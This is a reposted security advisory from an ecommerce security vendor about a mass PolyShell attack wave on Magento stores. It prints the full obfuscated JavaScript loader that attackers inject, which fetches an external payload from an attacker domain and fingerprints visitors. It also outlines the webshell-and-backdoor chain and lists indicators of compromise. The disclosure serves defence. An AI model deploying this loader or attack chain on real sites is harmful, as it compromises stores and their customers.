

惯性聚合 高效追踪和阅读你感兴趣的博客、新闻、科技资讯
阅读原文 在惯性聚合中打开

推荐订阅源

Vercel News
Vercel News
博客园 - 司徒正美
C
Check Point Blog
G
Google Developers Blog
The GitHub Blog
The GitHub Blog
freeCodeCamp Programming Tutorials: Python, JavaScript, Git & More
有赞技术团队
有赞技术团队
P
Proofpoint News Feed
IT之家
IT之家
B
Blog
博客园_首页
量子位
MongoDB | Blog
MongoDB | Blog
博客园 - Franky
J
Java Code Geeks
H
Help Net Security
A
About on SuperTechFans
Apple Machine Learning Research
Jina AI
Jina AI
D
DataBreaches.Net
Y
Y Combinator Blog
大猫的无限游戏
大猫的无限游戏
云风的 BLOG
云风的 BLOG
Google DeepMind News

Sansec - experts in eCommerce security

GorgonAgora: 4,800+ fake storefronts skim cards across hundreds of impersonated brands Sansec adds support for Sylius 1 & 2 Critical vulnerability in Mirasvit Cache Warmer for Magento Critical FunnelKit vulnerability threatens 40,000+ WooCommerce checkouts Composer vulnerability leaks GitHub tokens, threatens PHP supply chain Over 200 PrestaShop stores expose installer, allowing full takeover ClickFix malware hits DoD cybersecurity vendor homepage SVG Onload Tag Hides Magecart Skimmer on 99 Stores Novel WebRTC skimmer bypasses security controls at $100+ billion car maker PolyShell: unrestricted file upload in Magento and Adobe Commerce Digital skimmer hits global supermarket chain Building a faster YARA engine in pure Go Magento Developers Impersonated in Targeted GitHub Malware Operation Claude finds 353 zero-days on Packagist The billion-dollar security.txt problem Keylogger targets 200,000+ employees at major US bank ConnectPOS leaked Github secrets for years Critical backdoor found in MGT Varnish extension SessionReaper attacks have started, 3 in 5 stores still vulnerable SessionReaper, unauthenticated RCE in Magento & Adobe Commerce (CVE-2025-54236) Adobe patches critical Magento admin takeover via menu injection Backdoor found in popular ecommerce components Found defunct.dat on your site? You've got a problem. You have 2 weeks left to set up CSP for your store Merchants left guessing at last-minute PCI-DSS u-turn Magento Security Release APSB25-08 [Impact Analysis] Sorry, client-side security does not work Google services abused in skimming campaigns Thousands of Adobe Commerce stores hacked in competing CosmicSting campaigns CosmicSting attack & defense overview
Mass PolyShell attack wave hits 471 stores in one hour
Sansec Forensics Team · 2026-03-30 · via Sansec - experts in eCommerce security

Sansec is tracking a mass exploitation wave of the PolyShell vulnerability that hit hundreds of online stores within a single hour today. The attacks are ongoing: new victims appear every minute.

None of the compromised stores are Sansec customers. Sansec Shield has been blocking PolyShell attacks since March 16th.

Sansec detection log showing 471 Magento stores compromised by PolyShell within one hour on March 30, 2026

What's being injected

After gaining access through PolyShell, attackers inject obfuscated JavaScript into CMS pages and static blocks. The script uses localStorage for persistence and loads an external payload from lanhd6549tdhse.top:

<script type="application/javascript">
(function(){
  var id='136c1e07507f4a97';
  var store=localStorage.getItem(id);
  if(store){
    var e=document.createElement('a');
    e.setAttribute('onclick',atob(store));
    e.click();
    localStorage.removeItem(id)
  }
}());
(function(){
  var d=document;
  var s=d.createElement('script');
  s.src=atob('aHR0cHM6Ly9sYW5oZDY1NDl0ZGhzZS50b3AvS1p0QnNjZ2I/JnNlX3JlZmVycmVyPQ==')
    + encodeURIComponent(d.referrer)
    + '&default_keyword=' + encodeURIComponent(d.title)
    + '&' + window.location.search.replace('?','&')
    + '&frm=script';
  if(d.currentScript){
    d.currentScript.parentNode.insertBefore(s, d.currentScript);
  } else {
    d.getElementsByTagName('head')[0].appendChild(s);
  }
}());
</script>

The base64 string decodes to https://lanhd6549tdhse.top/KZtBscgb?&se_referrer=. The script fingerprints every visitor by collecting referrer, page title, and query parameters. The domain was registered just four days ago and Sansec is currently the only vendor on VirusTotal that flags it as malicious.

The first stage checks localStorage for a previously stored payload (keyed by 136c1e07507f4a97). If found, it executes the payload via a synthetic click event and removes it. This lets the attacker persist malicious behavior across page loads without re-fetching from the external server.

The attack chain

These compromises follow the same pattern Sansec has documented over the past two weeks:

  1. Attacker uploads a PHP webshell via the PolyShell vulnerability
  2. Webshell drops accesson.php backdoors across multiple directories
  3. Attacker injects the JavaScript loader into CMS content

The speed of this wave shows that the attackers have fully automated the exploitation chain from initial upload to JavaScript injection.

Indicators of compromise

TypeValue
Loader domainlanhd6549tdhse.top
Loader URLhttps://lanhd6549tdhse.top/KZtBscgb
localStorage key136c1e07507f4a97
Backdoor filenameaccesson.php
Backdoor beacon8194460 (result of 409723*20)

Use a specialized ecommerce scanner like eComscan to check your store for these and other indicators of compromise. Manual searches only catch known IOCs, while eComscan detects the full range of PolyShell payloads, backdoors, and injected scripts.

Recommendations

  1. Block attacks: Deploy Sansec Shield to block PolyShell exploitation attempts in real-time
  2. Scan for compromise: Run eComscan to detect uploaded webshells, backdoors, and injected JavaScript

For full technical details on the PolyShell vulnerability and all known payloads, see our main PolyShell advisory.

Read more